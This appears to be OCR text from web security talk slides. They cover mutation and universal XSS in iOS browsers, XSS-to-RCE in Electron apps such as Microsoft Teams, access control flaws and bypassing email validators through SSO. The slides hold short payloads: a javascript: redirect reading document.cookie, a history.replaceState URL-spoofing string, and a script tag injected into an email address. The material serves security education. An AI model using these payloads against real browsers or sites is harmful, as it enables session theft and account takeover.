


https://www.youtube.com/watch?v=lG7U3fuNw3A

https://bugs.chromium.org/p/chromium/issues/detail?id=1160635 (another mxss)

@davwwwx

Duckduckgo




https://hackerone.com/reports/876148

@davwwwx

uXSS

Universal XSS affecting Firefox for iOS



@davwwwx


Universal XSS affecting Firefox for iOS

```
➜ curl -I https://            .herokuapp.com/redirect_js/
HTTP/1.1 302 Found
Connection: keep-alive
Server: gunicorn/19.7.1
Date: Sun, 29 Mar 2020 21:53:26 GMT
Content-Type: text/html; charset=utf-8
Location: javascript:alert(`last webpage you opened was ${document.location.href} with cookie ${document.cookie}`)
Status: 302
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Via: 1.1 vegur
```

https://0x65.dev/blog/2020-03-30/cve-2019-17004-semi-universal-xss-affecting-firefox-for-ios.html

@davwwwx

uXSS in Chrome on iOS




history.replaceState('','','..;@www.google.com:%3443/')

https://bugs.chromium.org/p/chromium/issues/detail?id=841105

XSS to RCE ? 🤔

Electron: Why not ?

Microsoft Teams zero click xss



https://github.com/oskarsve/ms-teams-rce/blob/main/README.md

@davwwwx


XSS
LIGHTYEAR
XSS EVERYWHERE

Improper Access Control

AAA

Authentication, Authorization and Accounting

Insecure Direct Object Reference


Improper Authentication

Privilege Escalation


Create a New Account
It's quick and easy.
John
Doe
Please enter a valid mobile number or email address.
test+(<script>alert(0)</script>)@example.com
test+(<script>alert(0)</script>)@example.co

SSO or Single sign-on

Bypassing strict e-mail validators through SSO chains & integrations




Bypassing strict email validators through SSO chains & integrations

